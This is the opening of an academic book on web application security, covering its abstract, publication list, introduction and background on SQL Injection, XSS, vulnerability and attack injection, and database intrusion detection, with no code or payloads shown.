i

~ To my beloved grandfather Zeca ~

Abstract

The current dependency of modern enterprises on complex web applications raises new and challenging problems. Security (or the lack of it) is, certainly, one of the top concerns. Security issues have cascading effects within enterprises, with dramatic consequences to the dependability of the services they should provide. The impact of the successful exploitation of security breaches can be enormous and it may irreversibly affect the company competitiveness, brand, partners and clients.

This book focuses on the study of the most significant web application vulnerabilities, proposing ways and solutions to improve the state of the art on web application security. One of the contributions is the classification and in-depth analysis of typical software bugs that lead to security vulnerabilities. For this purpose, we present a field study correlating common fault types in web application software with the potential vulnerabilities they may cause. A key contribution of the book is how we explore this relationship to propose new strategies to prevent, test and detect vulnerabilities using a mechanism to automatically inject vulnerabilities and attacks in web applications. We also propose and evaluate an intrusion detection system for databases that relies on the detection of the user activities that fall outside the profile of good behavior that was previously learned.

The vulnerability injection and the attack injection approaches are based on real world observations so they are valuable frameworks in many security related scenarios, as they provide a true to life setup. With the vulnerability injection we propose new ways to train security assurance teams and our tests confirm the increased ability achieved to detect vulnerabilities, even outperforming top commercial tools. The attack injection was used to evaluate state of the art security tools. Results confirm that even top commercial tools still have a long way to go as they can only detect a very small percentage of the most critical vulnerabilities and attacks. The analysis of the outcome

data can even provide important insights on the weaknesses of these tools, which is of major importance for their future improvement.

Resumo

A actual dependência das empresas em aplicações web coloca novos problemas, sendo a segurança (ou a falta dela), certamente, um dos tópicos mais importantes. De facto, os problemas de segurança produzem efeitos em cascata dentro das empresas, afectando de uma forma avassaladora a confiança no serviço que deveriam fornecer. A exploração maliciosa de falhas de segurança tem um custo enorme e pode afectar irreversivelmente a competitividade e imagem da empresa, os seus parceiros e clientes.

Este livro centra-se no estudo das vulnerabilidades mais relevantes em aplicações web, propondo caminhos e soluções para melhorar o estado da arte da segurança na web. Uma contribuição é a classificação e análise em profundidade de erros de software típicos que produzem vulnerabilidades. Para tal, apresenta-se um estudo de campo que correlaciona os erros de software presentes em aplicações web com as potenciais vulnerabilidades que estes podem originar. Esta relação é explorada na proposta de novas estratégias para prevenir, testar e detectar vulnerabilidades. Neste sentido, são apresentadas técnicas inovadoras de injecção automática de vulnerabilidades e de injecção automática de ataques em aplicações web, as quais representam a contribuição mais relevante. Para além disso, é proposto e avaliado um detector de intrusões para bases de dados que se baseia na detecção das actividades do utilizador que caem fora do perfil de boa conduta que foi previamente aprendido.

A injecção automática de vulnerabilidades e de ataques permitiram construir ferramentas que, por serem baseadas em observações de campo, produzem resultados realistas. Usando a injecção de vulnerabilidades, propomos estratégias de treino de equipas de segurança, as quais levam a uma clara melhoria na capacidade de detecção de vulnerabilidades, suplantando mesmo ferramentas comerciais especializadas. Com a injecção de ataques foi possível analisar ferramentas usadas actualmente para detectar vulnerabilidades e ataques em aplicações web. Neste âmbito, observamos que as

ferramentas existentes são ainda muito imperfeitas, tendo sido apontados futuros pontos a melhorar.

Palavras Chave: Aplicações de Bases de Dados, Aplicações Web, Ataques, Avaliação de Segurança, Ferramentas de Segurança, Segurança, Sistemas de Detecção de Intrusões, SQL Injection, Vulnerabilidades, XSS.

List of Papers

This work relies on the published scientific research present in the following peer reviewed papers:

P1. José Fonseca, Marco Vieira, Henrique Madeira, "*Vulnerability & Attack Injection for Web Applications*", 39th Annual IEEE/IFIP International Conference on Dependable Systems and Networks (DSN 2009), Estoril, Lisbon, Portugal, June 29 - July 2, 2009, **winner of the William Carter Award**.

P2. José Fonseca, Marco Vieira, Henrique Madeira, "*Training Security Assurance Teams using Vulnerability Injection*", 14th IEEE Pacific Rim Dependable Computing conference (PRDC 2008), Taipei, Taiwan, December 15-17, 2008

P3. José Fonseca, Marco Vieira, "*Mapping software faults with web security vulnerabilities*", 38th Annual IEEE/IFIP International Conference on Dependable Systems and Networks (DSN 2008), Anchorage, Alaska, USA, June 24-27, 2008

P4. José Fonseca, Marco Vieira, Henrique Madeira, "*Online Detection of Malicious Data Access Using DBMS Auditing*", 23rd Annual ACM Symposium on Applied Computing (SAC 2008), Fortaleza, Ceará, Brazil, March 16-20, 2008

P5. José Fonseca, Marco Vieira, Henrique Madeira, "*Testing and comparing web vulnerability scanning tools for SQL Injection and XSS attacks*", 13th IEEE Pacific Rim Dependable Computing conference (PRDC 2007), Melbourne, Victoria, Australia, December 17-19, 2007

P6. José Fonseca, Marco Vieira, Henrique Madeira, "*Integrated Intrusion Detection in Databases*", Third Latin-American Symposium on Dependable Computing (LADC 2007), Morelia, Mexico, September 26-28, 2007

P7. José Fonseca, Marco Vieira, Henrique Madeira, "*Detecting Malicious SQL*", 4th International Conference on Trust, Privacy & Security in Digital Business (TrustBus 2007), Regensburg, Germany, September 3–7, 2007

Preliminary versions of papers P5, P6 and P7 have been presented in the following short papers:

P8. José Fonseca, Marco Vieira, Henrique Madeira, "*Correlating security vulnerabilities with software faults*", Fast Abstract, 37th Annual IEEE/IFIP International Conference on Dependable Systems and Networks (DSN 2007), Edinburgh, UK, June 25-28, 2007

P9. José Fonseca, Marco Vieira, Henrique Madeira, "*Monitoring Database Application Behavior for Intrusion Detection*", Short Paper, 12th IEEE International Symposium on Pacific Rim Dependable Computing (PRDC 2006) at University of California, Riverside, USA, December 18-20, 2006

P10. José Fonseca, "*Intrusion Detection in Databases*", Student Forum, 36th Annual IEEE/IFIP International Conference on Dependable Systems and Networks (DSN 2006), Philadelphia, Pennsylvania, USA, June 25-28, 2006

The following papers are related to this work but were not included:

P11. Ivano Elia, José Fonseca, Marco Vieira, "*Comparing SQL Injection Detection Tools Using Attack Injection: An Experimental Study*", The 21st annual International Symposium on Software Reliability Engineering (ISSRE 2010), Jan Jose, CA, USA, November 1-4, 2010

P12. José Fonseca, Marco Vieira, Henrique Madeira, "*The Web Attacker Perspective – A Field Study*", The 21st annual International Symposium on Software Reliability Engineering (ISSRE 2010), Jan Jose, CA, USA, November 1-4, 2010

P13. Nuno Seixas, José Fonseca, Marco Vieira, Henrique Madeira, "*Looking at Web Security Vulnerabilities from the Programming Language Perspective: A Field Study*", The 20th annual International Symposium on Software Reliability Engineering (ISSRE 2009), Mysuru, India, November 16-19, 2009

Award

As a result of the research done during the work addressed on this book, the paper "*Vulnerability & Attack Injection for Web Applications*" (P1), presented at the Annual IEEE/IFIP International Conference on Dependable Systems and Networks (DSN 2009) won the **William C. Carter Award** [*IEEE TC-FCT and IFIP WG 10.4*, 2009]. This prize has been presented annually since 1997 to recognize an individual who has made a significant contribution to the field of dependable computing through his or her graduate dissertation research.

Acknowledgements

I sincerely want to express thanks to my advisors, Professor Marco Vieira and Professor Henrique Madeira for everything they have taught me, their valuable guidance, wisdom, support and persistence during this long journey. Their example as researchers, their enthusiasm, dedication, rigor and hard work devoted to science was (and will always be) inspiring and a determinant motivation to keep me going, even when the objective seemed to be impossible to achieve.

I am also grateful to those who worked hard behind the scenes, even without being asked. To Paula, my wonderful wife, my soul mate, and my lovely daughters, Inês and Ana, a very special recognition for their unlimited love, patience, warm smile, and kind words that have the magic to renew my energy every time. They are the joy and the color of my life and I could not have done it without their major support and encouragement. Their amazing care was truly priceless. I also wish to express thanks to my parents, Alberto and Evelina, who have always believed in me and have taught me that we need to have a good heart, an open mind and to work hard if we want to accomplish our goals; and to my brothers, Pedro and João, for their true friendship. My thanks to my in-laws Lucílio and Helena for always being there to help when needed. I am deeply indebted to them as it was almost a full time job. Last but certainly not least, I would like to express a profound gratitude to my late grandfather Zeca, my buddy and my best friend who made me feel I was playing an important role in his life. He surely did in mine.

Table of Contents

List of Figures

List of Tables

1

Introduction

The web is a war zone! We cannot escape from it, we are not even soldiers and no one can assure our safety. Surprisingly, almost nobody seems to care: the only thing that matters is to have a presence in the web to communicate with partners and do business. This relaxed position has consequences and a lot of people are already paying for them.

The World Wide Web is without doubt worldwide now. It is accessible from every corner of the world and almost everything can be done easier and cheaper using it. These are competitive advantages that no enterprise wants to miss. The shift from desktop applications to web applications is undeniable and unavoidable. Everyone uses the web and the browser has become the preferred desktop application.

When surfing the web, people feel at ease as if they were surfing their own computer. They are not aware that most software developers do not have a deep understanding of the threats that their web applications have to face as soon as they are released into the wild. The web is different from desktop or Local Area Network applications and, as such, it should be treated differently. However, managers, developers, administrators and users have a lack of knowledge about the perils and this weak environment provides an easy access to goods wanted by hackers. At the same time, this creates and feeds another business model that has also shifted to the web: the underground economy.

It is not a surprise to see the underground business establishing itself and increasingly benefiting from the web, as any other legitimate business [*Fossi et al.*, 2009]. Like everything else, attackers are always one step ahead of defense mechanisms and the

web makes their life even easier as it is continuously evolving and new applications and technologies appear literally every day. The number of web applications grows exponentially as new ones are developed and updated at an incredible pace. Time-to-market constraints force developers to implement new requirements with limited resources, so no time is left to fix bugs, even those that are critical. However, hackers have all the time in the world to plan an attack. Securing this fast changing world is a difficult and never ending assignment. No one can provide a single solution for all the problems and even enterprises devoted to security have already been hacked [*unu*, 2009b].

To handle web application security, new tools need to be developed, procedures and regulations must be improved, redesigned or invented. Moreover, everyone involved in the development process must be trained properly. All web applications must be thoroughly evaluated, verified and validated before going into production. However, this is unfeasible to apply to the millions of existing legacy web applications, so they should be constantly audited and protected by security tools during their lifetime.

Building security in every web application (either existing or in development) is a daunting task. In spite of all the efforts and research done in the area, we are short of means to assess existing security measures and configurations when exposed to a realistic adversary environment.

In this book we make a contribution for the progress of web application security by providing means to improve security tools and methods. We conducted an extensive field study on the most common web application vulnerabilities to have a better understanding of what they look like in reality. Based on this body of knowledge, we extend the concept of fault injection [*Arlat et al.*, 1993], largely used to successfully evaluate fault tolerant systems, to vulnerability injection that allows the evaluation of web application security countermeasures. Like a vaccine, by injecting realistic vulnerabilities in a web application we can make it more robust to attacks by adding or enhancing existing security mechanisms. Additionally, we applied vulnerability injection to train security teams and to develop a true to life attack injector that can be

used to test the security mechanisms in place. Experimental results show that our seminal work is quite promising for the security of web applications, uncovering weaknesses and pointing out how they could be improved.

1.1 Context and motivation

In the early days of the web, organizations were not concerned about web security. The static web sites were simple online catalogs that anyone could access. They were neither critical for enterprises nor for attackers, except for some site defacements done by radical groups. Enterprises were mainly worried about network and operating systems security because these were the main attack entry vectors. As a result, the use of software patches, the deployment of anti-virus, network firewalls and Intrusion Detection Systems (IDS) have become common practice. However, the advent of rich web applications changed this scenario. In fact, nowadays, organizations need to deploy services that require outside users to have access to inner critical assets, like databases and other computer resources.

The information digitally available on the web and stored in back-end databases (the so-called hidden web) or in web pages is increasing. The size of the information digitally stored is expanding by a factor of 10 every five years [*Gantz et al.*, 2009] and according to a 2010 estimation [*Netcraft*, 2010] there are around 250 million accessible web sites. The costs of computers and web access decreased and the bandwidth increased. Every computer has installed by default a web browser that can handle the rich interface of modern web applications, potentiating its wide spread utilization by everyone with web connectivity. The number of web users has grown 445% from 2000 to 2010, now totaling two billion, which is 29% of the world population [*Miniwatts Marketing Group*, 2010]. It is estimated that there are 625 million people that uses the web on a daily basis, which corresponds to approximately one third of the entire web user population [*Universal McCann*, 2009]. On the European side, 56% of web users were active every day or so in 2008, which is 40% more than it was in 2004 [*Commission of the European Communities*, 2009]. Concerning the so important ecommerce market, overall, 88% of online users plan to make an online purchase in the next six months [*Nielsen Company*, 2010].

The high figures of these statistics are not a surprise if we consider that current web applications are able to perform complex operations like ecommerce, auction transactions, social networking, healthcare, banking operations, emailing, blogging, etc. These new paradigms pushed the change in the way enterprise applications are developed: from desktop-centric applications to rich web-centric applications. Besides reducing costs to enterprises, this move also enhances the interaction with their clients and partners. In 2007, it was estimated 281 billion gigabytes stored digitally, with nearly half having security requirements [*Gantz et al.*, 2009]. This huge quantity of private data is significant for hackers and they are increasingly exploiting the opportunities given by the apparent lack of security in the web. In 2008 Symantec detected over 1.6 million malicious code threats, representing 60% of the total number of threats ever detected [*Fossi et al.*, 2009].

The increasing number of attacks forces a shift in the security perspective. The security area, as a whole, has been subject of attention from both academic and industry communities for a long time (e.g. [*Jovanovic et al.*, 2006b; *Powell and Stroud*, 2003; *Valeur et al.*, 2005; *Zanero et al.*, 2005]). Research work is not always well understood by enterprises and sometimes security researchers are threatened when they disclose information as a result of their investigation [*Day*, 2009]. In spite of all the efforts made so far, web application security awareness is rather new and the situation is far from being solved [*Baker et al.*, 2010; *Christey*, 2007; *NTA Monitor Ltd.*, 2006]. Threats and solutions faced by web applications are, however, comparable to those faced at network level, with an eight-year shift [*Grossman*, 2008]. In fact, it is common to see a lot of research on web application security based on works on similar problems studied by operating system and network security researchers some years ago.

Among all the possible types of vulnerabilities affecting web applications, Cross Site Scripting (XSS) and SQL[1] Injection are two of the most common [*Christey and Martin*, 2007; *WhiteHat Security Inc.*, 2010]. These vulnerabilities can be remotely exploited allowing an attacker to compromise the entire system. XSS vulnerabilities are typically easier to discover than SQL Injection vulnerabilities, but SQL Injection is usually more valuable to an attacker. Nowadays, the most valuable asset of web applications is their back-end database, which makes it the preferred target to be exploited [*Oltsik*, 2009]. Depending on the studies of exploitations, SQL Injection and XSS may have a share of 50% and 42%, respectively [*Acunetix*, 2007], or 40% and 28%, respectively [*IBM Global Technology Services*, 2009]. This way, because it is unfeasible to analyze in detail every possible vulnerability type, this book focuses mainly on SQL Injection and XSS, which are the most significant for web applications (fixing these vulnerabilities would prevent nearly 2/3 of all security problems of web applications). However, the methodologies and tools we propose can be easily extended to other types of vulnerabilities.

A SQL Injection attack [*OWASP Foundation*, 2008b] consists of tweaking the input fields of the web page (which can be visible or hidden) in order to alter the query sent to the back-end database. This allows the attacker to retrieve sensible data or even alter database records. A SQL Injection attack can be dormant for a while and be triggered by a specific event, such as the periodic execution of some procedures in the database (e.g., a scheduled database record cleaning function). The attack can have a devastating cascade effect for the victims, like the one that was able to compromise over 32 million

---

[1] SQL stands for Structured Query Language, the language used by relational DBMS [*Chamberlin and Boyce*, 1974] and became an ANSI standard ratified by ISO in 1987. Since then it has gone through many ISO revisions: 1989, 1992, 1999, 2003, 2006 and 2008, but DBMS are still widely using the SQL-92 standard (ISO/IEC 9075:1992) [*Digital Equipment Corporation*, 1992].

accounts of the RockYou community, including clear text passwords and even third-party sites passwords [*Siegler*, 2009].

A Cross Site scripting (XSS, but also known as CSS) attack [*OWASP Foundation*, 2009a] consists of injecting HTML and/or a scripting language (usually JavaScript) in a vulnerable web page. What both XSS and SQL Injection vulnerability types have in common is the fact that they are the result of poorly coded applications that do not properly check their inputs. XSS exploits the confidence a user has on the web site, accepting everything (including malicious code) that is sent to the client browser. The attack can affect other users of the web site, allowing the attacker to impersonate these users and even execute other types of attacks such as Cross Site Request Forgery (CSRF, but also known as XSRF). The effects of XSS can also be persistent if the malicious string is stored in the back-end database of the web application (blended attack). XSS attacks are common in every kind of web applications and businesses. Even web sites belonging to some of the largest banking and financial institutions in the world, like the HSBC and Barclays, present in over 100 countries, have a history of recent and past security vulnerabilities that can be exploited by malicious users using XSS attacks [*DP*, 2009], despite implementing security standards, like the Payment Card Industry Data Security Standard (PCI-DSS) [*PCI Security Standards Council*, 2008].

1.2 Main contributions

The main contribution of the research presented in this book is the proposal of a methodology to assess web application security mechanisms. The methodology is based on the injection of realistic vulnerabilities and subsequent exploit of these vulnerabilities to attack the system. This provides a practical environment that can be used to test counter measure mechanisms (like IDSs, web application vulnerability scanners, firewalls, etc.), train and evaluate security teams, estimate security measures (like the number of vulnerabilities present in the code), among others.

The proposal of a vulnerability and attack injection methodology results from several other research studies related to web application security, which are also valuable

outcomes of the work presented in this book. In summary, the main contributions regarding web application security are as follows:

1. **A body of knowledge on real security vulnerabilities** in web applications [*Fonseca and Vieira*, 2008; *Fonseca et al.*, 2007a, 2007d]. This was obtained with an extensive field study analyzing past versions of representative web applications with known vulnerabilities that have already been corrected. The main idea is to compare the piece of defective code with the corrections made to secure it. The resulting code, characterized by the difference between the vulnerable and the secure code, can be viewed as the cause of the vulnerability. This piece of code is analyzed and classified providing insights on how the vulnerability may be fixed and/or attacked. The resulting characterization and classification is a valuable tool for web application security researchers. We used it extensively in our work during the development of the proposed vulnerability injection and attack injection methodologies.

2. **A methodology to inject realistic vulnerabilities** (i.e., following a true to life pattern of location, code change and distribution) in web applications [*Fonseca et al.*, 2008b]. This methodology, based on the vulnerabilities characterization that resulted from the field study on security vulnerabilities, is an instrument that can be extremely useful in different contexts, including:

   a. To train security teams to perform code inspections and penetration testing by providing a realistic test bed.

   b. To evaluate security teams in a controlled environment, based on the number of vulnerabilities they are able to find, the number of false positives reported and the time needed to perform a set of code inspections and penetration tests.

   c. To estimate the total number of vulnerabilities still present in the code by injecting realistic vulnerabilities in the code of the web application (this may help decide if the software is ready to be released or not).

   d. To be used as a building block of a tool that combines the injection of realistic vulnerabilities and attacks.

3. **A methodology to automatically attack web applications**, which can be a valuable tool for testing various countermeasure mechanisms, like IDS, firewalls, web application vulnerability scanners, etc. [*Fonseca et al.*, 2009]. Conceptually, the attack injection is based on the injection of realistic vulnerabilities that are automatically attacked, and finally the result of the attack is evaluated. To assess the success of the attacks we analyze various aspects, including the flow of information inside the system, by strategically placing probes. The use of true to life vulnerability data and the analysis of the results of the probes and their synchronism with the attack procedure are key elements in the attack injection process. The attack injection can be used in two main scenarios:

   a. Online, to attack the vulnerable application (with the vulnerabilities injected previously) while security assurance mechanisms are active trying to detect the attacks. This allows the evaluation of these security assurance mechanisms.

   b. Offline, providing a set of vulnerabilities that are proven that can be attacked. This can be used in all the contexts described in the previous point (the vulnerability injection methodology).

4. **Experimental evaluation of web application security procedures and tools using our methodologies**. We illustrate several possible scenarios where our contributions can be applied. We used the vulnerability injection to provide a test bed for the training of security assurance teams executing code review and penetration test. We also assessed security tools, like web application vulnerability scanners and a database IDS.

Another contribution of the research presented in this book is to provide intrusion detection capabilities to database systems, which can also make an impact in web application security as almost every web application relies on a back-end database. In particular, we propose:

5. **A methodology to automatically detect intrusions in database systems** and prevent their undesired effects [*Fonseca*, 2006; *Fonseca et al.*, 2006, 2007b,

2007c, 2008a]. This includes the proposal of a generic IDS for databases that can be used to secure the back-end database in web environments. The proposed IDS is based on an anomaly detection approach built on top of a precise representation of valid user profiles that are used, at runtime, for concurrently detect intrusions. It is important to note that, although databases have security mechanisms to protect data, they do not have a way to automatically detect intrusions in real time. An IDS for databases is thus an important security mechanism filling this gap. We also present experiments with the proposed IDS in realistic environments either as a network sniffer or as an improvement of the database auditory mechanism, using both synthetic and real large databases. Although innovative per se, the proposed IDS served mainly as a case study for demonstrating the usefulness of the vulnerability and attack injection approaches for the evaluation of database security mechanisms.

1.3 Structure of the book

This chapter provides a glance at the problem of security in web applications, which is the motivation for our research work. It also presents the objectives and main contributions of the book.

Chapter 2 reviews the state of the art on web applications and database security and its relationship with generic software bugs. It also presents insights on what can be done to address the security problem of web applications, focusing on the most common vulnerabilities: SQL Injection and XSS. This chapter ends with a review of fault injection techniques, mainly those related to software.

Chapter 3 presents a field study on web security vulnerabilities. This chapter builds a body of knowledge on real security vulnerabilities in web applications. The field study was presented in [*Fonseca and Vieira*, 2008; *Fonseca et al.*, 2007a] and provides the foundation for the rest of the book, namely for the development of the Vulnerability Injection and the Attack Injection Tools.

Chapter 4 proposes a methodology for vulnerability injection in web applications [*Fonseca et al.*, 2008b, 2009]. This vulnerability injection methodology relies on the

Vulnerability Operators containing the intrinsic characteristics of the code with the realistic vulnerabilities based on the results of the field study presented in Chapter 3. In this chapter, we also describe the design of a Vulnerability Injection Tool to illustrate the feasibility of the methodology.

Chapter 5 proposes a technique for the injection of attacks in web applications, focusing on the methodology and the design of a tool [*Fonseca et al.*, 2009]. Conceptually, the Attack Injection Tool is based on the injection of realistic vulnerabilities that are automatically attacked, and finally the result of the attack is seamlessly evaluated.

Chapter 6 describes case studies where the methodologies and tools presented earlier are applied in several scenarios. It starts by using the vulnerability injection to effectively train security assurance teams performing code review and penetration tests [*Fonseca et al.*, 2008b]. Finally, it evaluates the vulnerability and attack injection by testing and comparing web application vulnerability scanners and a database Intrusion Detection System (IDS) [*Fonseca et al.*, 2009].

Chapter 7 presents our approach to develop an IDS for databases based on the detection of anomalous user activities [*Fonseca*, 2006; *Fonseca et al.*, 2006, 2007b, 2007c, 2008a]. The database IDS is studied either as a means to improve existing auditory mechanism to allow online analysis of intrusions or as a stand-alone network sniffer IDS. At the end of the chapter the two implementations of the IDS are evaluated.

Chapter 8 concludes the book and presents future research directions derived from our research work.

Chapter 9 lists the references used in the book.

Annex A presents the work done on testing web application vulnerability scanners using vulnerabilities derived from generic software faults [*Fonseca et al.*, 2007d].

Annex B has the complete collection of the Vulnerability Operators that are introduced and explained in chapter 4.

Annex C has the document provided to the security teams for the code review and penetration testing experiments presented in chapter 6.

Annex D has the document provided to the testers for the IDS experiments presented in chapter 7.

2

Background and Related Work

This chapter presents relevant background and related work in the computer security area with a strong focus on database-driven web applications.

For various economic and technological reasons, web applications are within an environment that is experiencing an exponential growth both in size and complexity. This has a tremendous effect on their security, which can be seen by an increasing number of new attacks that take advantage of the difficulties to apply security in such an uncontrolled environment. Naturally, this security area of expertise is facing a huge pressure towards new developments that can help improving the overall web application security scenario.

The structure of the chapter is the following: section 2.1 briefly describes the evolution of the web, its technologies, economic importance and threats. Section 2.2 presents generic software defects and their impact in the security of applications. Section 2.3 details the two web application security vulnerabilities that concern most security practitioners: SQL Injection and XSS. They are also those that are addressed in the present work. Section 2.4 deals with web application protection measures and security assessment. Section 2.5 introduces fault injection and discusses its use in web security. Finally, section 2.6 concludes the chapter.

2.1 The web is a war zone

Slowly, but steadily, web application security vulnerabilities have been attacked since they existed. Initially, hackers used to deface web sites by exploiting server vulnerabilities. Operating systems and related services have been hardened and web applications became more and more interesting to attack.

Web applications enclose important assets and they are quite complex, so it is likely that they have security holes and adversaries wanting to exploit them. Corporate ad-hoc web applications are "*a highly-profitable and inexpensive target for criminal attackers*" and they "*have become the Achilles heel of corporate security*" [*IBM Global Technology Services*, 2009]. This explains the interest of the organized crime in such applications, which is also confirmed by the Symantec report on the underground economy referring to the millions of dollars that were earned by such organizations [*Fossi et al.*, 2008]. This underground market trades sensitive information and the means to obtain them, like the Russian attack toolkit MPack (sold at about 700 dollars) that allows malware to be installed and run in vulnerable systems [*Martínez*, 2007]. However, even the occasional hacker can benefit from these web application weaknesses using free solutions, like the Metasploit framework[2] that covers a wide range of vulnerabilities in operating systems, browsers and applications [*Maynor*, 2007].

2.1.1 The rise of web applications

The World Wide Web (WWW or web) was developed in 1990, after Tim Berners-Lee proposed a global hypertext project at CERN in 1989 [*Berners-Lee*, 1989]. In 1990, the first web-client communication over Internet was achieved [*Berners-Lee*, 2004].

---

[2] The Metasploit framework is used by hackers and security practitioners for penetration testing and vulnerability detection and is present in Linux distributions devoted for security testing, like BackTrack and Whoppix.

However, it was only after the development of the Mosaic browser in 1993 that the web started to become well known and widely used.

The early web pages could not accept any interaction with the users and the information displayed was static. In 1995, the Netscape replaced the Mosaic browser and introduced the JavaScript language allowing an enhanced user experience [*Mozilla Foundation*, 2008]. The JavaScript is a client side scripting language (executed by the web browser) and its extensive use was the foundation for the development of web sites with some dynamics. In 1993, server-side scripts became available with the Common Gateway Interface (CGI), but the Java Servlet specification in 1997 made it faster and easier for a web server to generate an interactive response based on the browser requests controlled by the user [*Sun Microsystems Inc.*, 2009a]. The advent of Web Services in 1998 allowed machine-to-machine communication over a network using something like a web Application Programming Interface (API) [*Booth et al.*, 2009]. This period of time was the era of Web 1.0.

Soon, the earlier static web pages evolved into dynamic web applications accessing corporate resources like databases, allowing a wider user participation and interaction. Where once there were static pages with free and public information, now there are web applications with dynamic data having lots of features and several levels of restrictions.

In 2004, Tim O'Reilly introduced the concept of Web 2.0 [*O'Reilly*, 2005]. Web 2.0 is the web as a platform where developers can build rich applications and services that profit from the network nature of the web. In 2005 Asynchronous JavaScript And XML (AJAX) was presented as a mixture of several technologies that together allow building more interactive web applications. AJAX reduces the overall communication bandwidth and page load time because it makes possible to alter and refresh only specific parts of the displayed page [*Garrett*, 2005]. It is by mastering these technologies that web applications like webmail, e-banking and e-commerce are developed since then. There is no longer a significant difference between the things we can do with web applications and their counterpart desktop applications. This is the start of a new era, where

15

everything is more and more processed, stored and accessed on the web and less and less on the desktop.

With increasing flexibility developers can produce powerful web applications that are able to access more information in spite of being interacted with common web browsers. The programming languages used to build web applications are quite straightforward to apply and they look familiar to the developer, as many of them (Perl, PHP, JavaScript, VBScript, etc.) are based on other common languages like C, Java or Visual Basic. The use of client-side scripting technologies (mainly JavaScript) improved significantly the interface of web applications, providing quick feedback to users, a rich environment and an interaction similar to desktop-based applications. This explains the growing of software-as-a-service enterprise model, where a user accesses the application through the web instead of installing it on the computer. Web applications are much more than just the interface; they also have back-end services, web servers, application servers and databases where valuable corporate and personal customer data is stored. Web 2.0 and AJAX are two of the new technologies that contributed for this trend.

Current web application interfaces are becoming quite similar to desktop applications, in spite of the technological differences (different supporting technologies, programming languages and APIs). Furthermore, the web Hypertext Transfer Protocol (HTTP) is stateless [Berners-Lee et al. 1996], while for desktop applications the state is granted by default. This stateless feature of the HTTP protocol plays an important role in the asynchronous communication between the web browser and the web server, because it allows a quick interaction without the need to cache resources. The web server does not have to maintain the state and new requests by the same client will be considered as anonymously as any other request.

Naturally, the stateless feature frees the web server from a lot of extra complexity, processing power and resources, allowing the web server to attend a huge number of requests effectively. However, this is not the natural way the workflow of user interactions within an application task should be. It needs a persistent state. To

overcome this restriction and make HTTP stateful, modern web applications implement several strategies relying on the creation of a server side session object whose identifier is stored in the client as a COOKIE or as an HTTP parameter sent in every request [*Kristol and Montulli*, 2000]. However, these workarounds also creates new vulnerable entry points allowing, for example the common exploitation of session hijacking [*Fogie et al.*, 2007].

A major problem of web applications is that they are intrinsically insecure. In fact, web applications are large and complex, but are easy to develop and maintain (at least it seems to). Developers are normally not specialized in security and the usual short turnaround time constraints during development direct the effort on satisfying the user requirements and stability, causing security aspects to be easily neglected [*Stuttard and Pinto*, 2007].

Applications developed with this lack of security common sense are frequent and some of them seem to be vulnerable by design. There are, for example, applications that even show JavaScript and complete SQL statements in the Uniform Resource Locator (URL) as a natural working mechanism [*Jeff,* 2009]. Deficiencies in the configuration of commercial web applications and web server parameters can also open some entry points for hackers [*Gaur*, 2000]. Additionally, Rapid Application Development (RAD) environments (e.g., VS.NET, Eclipse, PHP-Nuke, Drupal, osCommerce) frequently used to build web applications may generate code with vulnerabilities, even when the developer follows security best practices. For example, the IBM WebSphere framework has around two million developers and a single existing vulnerability in the framework affects all the applications developed with it. Furthermore, bad examples (in terms of security) in the documentation of RAD applications and programming tools lead developers into delivering unsecure code [*Peterson*, 2009].

In summary, the current web environment is highly vulnerable and threats can come from everywhere. Valuable (and supposedly private) individual, corporate and government data is on the web, easily accessible by millions of users, without proper protection from malicious handling and eavesdropping. Even the most unsuspicious

weakness can be exploited by experienced hackers to launch destructive attacks. Hackers are no longer young computer geeks searching for self-esteem, fame and glory among their group mates. The organized crime is taking the lead of sophisticated attacks with devastating costs for enterprises and governments [*Baker et al.*, 2010; *Kshetri*, 2006]. Easy profit and political reasons are the driving forces of these massive attacks that can be perpetrated most of the time without being noticed by their victims until it is too late, sometimes without ever being noticed at all [*Baker et al.*, 2010; *Farmer and Venema*, 2005; *Richardson*, 2010]. However, non-profitable organizations like OWASP, SANS, WASC, and NIST, among others, are taking actions against this lack of web application security by educating the community as well as the industry, and providing valuable tools to automate security processes.

2.1.2 Web application vulnerabilities

During the natural evolution of web applications in complexity and user reliance, security aspects were often disregarded. Web applications were not designed for security from the ground up nor maintained secured during their lifecycle. They are the preferred target for attackers directing an organization because they allow a direct path to the core of the organizational system and, when vulnerable to attacks, they may jeopardize entire organization systems (Figure 2-1). The network security perimeter that protects organizations from outside attacks no longer applies to the rich web application scenario. Traditional firewalls and Intrusion Detection Systems (IDS) are no longer capable to protect the whole environment and web application hardening plays a decisive role in preventing intrusions.

In recent years, web application vulnerabilities became the most prevalent among all the vulnerabilities disclosed around the globe. Both the Symantec Global Internet Security Threat Report [*Fossi et al.*, 2009] and the IBM X-Force® 2008 Trend & Risk Report [*IBM Global Technology Services*, 2009] found that from all the extensive computer security threats and vulnerabilities they analyzed, more than half affected web applications (63% and 55%, respectively).

Figure 2-1 – Web applications as an intrusion entry point and path to inside the LAN.

Given the widespread use of web applications and their implications to the global economy, their security should be a major concern. However, most vendors take a long time to correct the vulnerabilities found in their applications. In 74% of off-the-shelf web application vulnerabilities disclosed in 2008, there was still no patch available by the end of the year [*IBM Global Technology Services*, 2009]. This relaxed perspective is also found in web applications serving critical infrastructures. A US government audit report reviewing the security and intrusion detection of 70 Air Traffic Control web applications found an average of 55 vulnerabilities (11 high-risk) per application [*Sun et al.*, 2009]. The intrusion detection systems in place issued 877 incident alerts in 2008, but 17% were not yet remediated by the end of the year. In fact, more than 6% of these incidents took longer than three months to be solved, including those having a high-risk that could allow hackers to take complete control of US Air Traffic Control computers.

